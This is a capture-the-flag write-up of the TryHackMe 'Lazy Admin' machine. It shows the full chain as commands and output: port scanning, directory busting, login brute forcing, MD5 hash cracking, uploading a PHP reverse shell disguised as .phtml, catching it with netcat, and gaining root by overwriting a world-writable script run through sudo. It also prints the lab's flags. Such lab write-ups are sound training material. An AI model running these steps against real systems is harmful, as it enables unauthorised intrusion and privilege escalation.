Lazy Admin

Scanning

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/lazy_admin]
└─$ cat nmap.scan
# Nmap 7.94SVN scan initiated Fri Jan 12 19:21:42 2024 as: nmap -sS -A -oN nmap.scan 10.10.122.102
Nmap scan report for 10.10.122.102
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/12%OT=22%CT=1%CU=44270%PV=Y%DS=2%DC=T%G=Y%TM=65A1
OS:4B1D%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=107%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M508ST11NW6%O2=M508ST11NW
OS:6%O3=M508NNT11NW6%O4=M508ST11NW6%O5=M508ST11NW6%O6=M508ST11)WIN(W1=68DF%
OS:W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508N
OS:NSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=
OS:Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=A
OS:R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=4
OS:0%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=
OS:G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT       ADDRESS
1   180.65 ms 10.8.0.1
2   180.93 ms 10.10.122.102
```

Enumeration

Website


- Directory busting

```
┌──(moghees㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.35.103
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.35.103
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/content              (Status: 301) [Size: 314] [--> http://10.10.35.103/content/]
Progress: 7391 / 220561 (3.35%)[ERROR] Get "http://10.10.35.103/msft": context deadline exceeded (Client.Timeout exceeded while awaitin
g headers)
[ERROR] Get "http://10.10.35.103/privacy2": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.35.103/File": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.35.103/moin": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15749 / 220561 (7.14%)^X^C
[!] Keyboard interrupt detected, terminating.
Progress: 15779 / 220561 (7.15%)
===============================================================
Finished
===============================================================
```


- **/content** gave me the name of **CMS** used.
- Read about the CMS and found about the location of login page. http://10.10.35.103/content/as/
- Brute forcing login

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/lazy_admin]
└─$ ffuf -request req.txt -request-proto http -mode clusterbomb -w /usr/share/seclists/Usernames/top-usernames-shortlist.txt:NAMEFUZZ -
w /usr/share/wordlists/rockyou.txt:PASSFUZZ -fs 40

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.35.103/content/as/?type=signin&timeStamp=1705432249751
 :: Wordlist         : NAMEFUZZ: /usr/share/seclists/Usernames/top-usernames-shortlist.txt
 :: Wordlist         : PASSFUZZ: /usr/share/wordlists/rockyou.txt
 :: Header           : Cookie: dashboad_bg=#705e5d; top_height=normal; sweetrice=a9o4mpmbf02pk23i7sa9tv7f66
 :: Header           : Host: 10.10.35.103
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 :: Header           : Accept: */*
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Origin: http://10.10.35.103
 :: Header           : Connection: close
 :: Header           : Referer: http://10.10.35.103/content/as/
 :: Data             : user=NAMEFUZZ&passwd=PASSFUZZ&rememberMe=
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 40
________________________________________________

:: Progress: [939/243854664] :: Job [1/1] :: 84 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

- While brute forcing we enumerate more.




- Here we got the version. **0.5.4**
- while looking for exploit for this version I came to know about http://10.10.35.103/content/inc/
- There were many files and here I found the correct version of CMS and **sql db** backup.



- Now I started searching for exploit but exploits needed login credentials. So, I read the db and found this:


- Cracking hash.



```
42f749ade7f9e195bf475f37a44cafcb:Password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 42f749ade7f9e195bf475f37a44cafcb
Time.Started.....: Wed Jan 17 00:55:11 2024 (0 secs)
Time.Estimated...: Wed Jan 17 00:55:11 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2443.2 kH/s (0.22ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 34816/14344385 (0.24%)
Rejected.........: 0/34816 (0.00%)
Restore.Point....: 32768/14344385 (0.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: dyesebel → anaxor
Hardware.Mon.#1..: Temp: 50c Util: 30%

Started: Wed Jan 17 00:55:09 2024
Stopped: Wed Jan 17 00:55:13 2024
```


Username: **manager**
Password: **Password123**

Now time to exploit.



Foothold

By reading the CVE I found out the place where the file can be uploaded. http://10.10.35.103/content/as/?type=media_center



Uploaded php reverse shell and got the foothold. (It was not accepting .php so I changed it to **.phtml** then it worked)

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/lazy_admin]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.8.153.207] from (UNKNOWN) [10.10.35.103] 52948
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 22:12:50 up  1:25,  0 users,  load average: 0.00, 0.22, 2.28
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@THM-Chal:/$
```

Privilege Escalation

```
www-data@THM-Chal:/home/itguy$ ls
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
www-data@THM-Chal:/home/itguy$ cat mysql_login.txt
rice:randompass
www-data@THM-Chal:/home/itguy$
```

```
www-data@THM-Chal:/home/itguy$ mysql -u rice -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 82442
Server version: 5.7.28-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| website            |
+--------------------+
5 rows in set (0.01 sec)
```

```
mysql> use mysql
Reading table information for completion of table a
You can turn off this feature to get a quicker star

Database changed
mysql> SHOW TABLES;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| engine_cost               |
| event                     |
| func                      |
| general_log               |
| gtid_executed             |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| innodb_index_stats        |
| innodb_table_stats        |
| ndb_binlog_index          |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| server_cost               |
| servers                   |
| slave_master_info         |
| slave_relay_log_info      |
| slave_worker_info         |
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
```

```
mysql> select * from user;
```

- Got hashes. This was a **rabbithole**.

```
www-data@THM-Chal:/home/itguy$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$
```

- I cannot write the file. But after reading the file I saw that it executes another file.

```
www-data@THM-Chal:/home/itguy$ ls -al backup.pl
-rw-r--r-x 1 root root 47 Nov 29  2019 backup.pl
www-data@THM-Chal:/home/itguy$ cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$
```

- I have **write** permission to the file.

```
www-data@THM-Chal:/home/itguy$ ls -al /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29  2019 /etc/copy.sh
www-data@THM-Chal:/home/itguy$
```

```
www-data@THM-Chal:/$ echo "sudo /bin/sh" > /etc/copy.sh
echo "sudo /bin/sh" > /etc/copy.sh
```

- Executed it and got **Root**

```
www-data@THM-Chal:/$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
# id
id
uid=0(root) gid=0(root) groups=0(root)
# whoami
whoami
root
#
```

Flags

```
www-data@THM-Chal:/$ cd /home
cd /home
www-data@THM-Chal:/home$ ls
ls
itguy
www-data@THM-Chal:/home$ cd itguy
cd itguy
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
www-data@THM-Chal:/home/itguy$
```

```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
#
```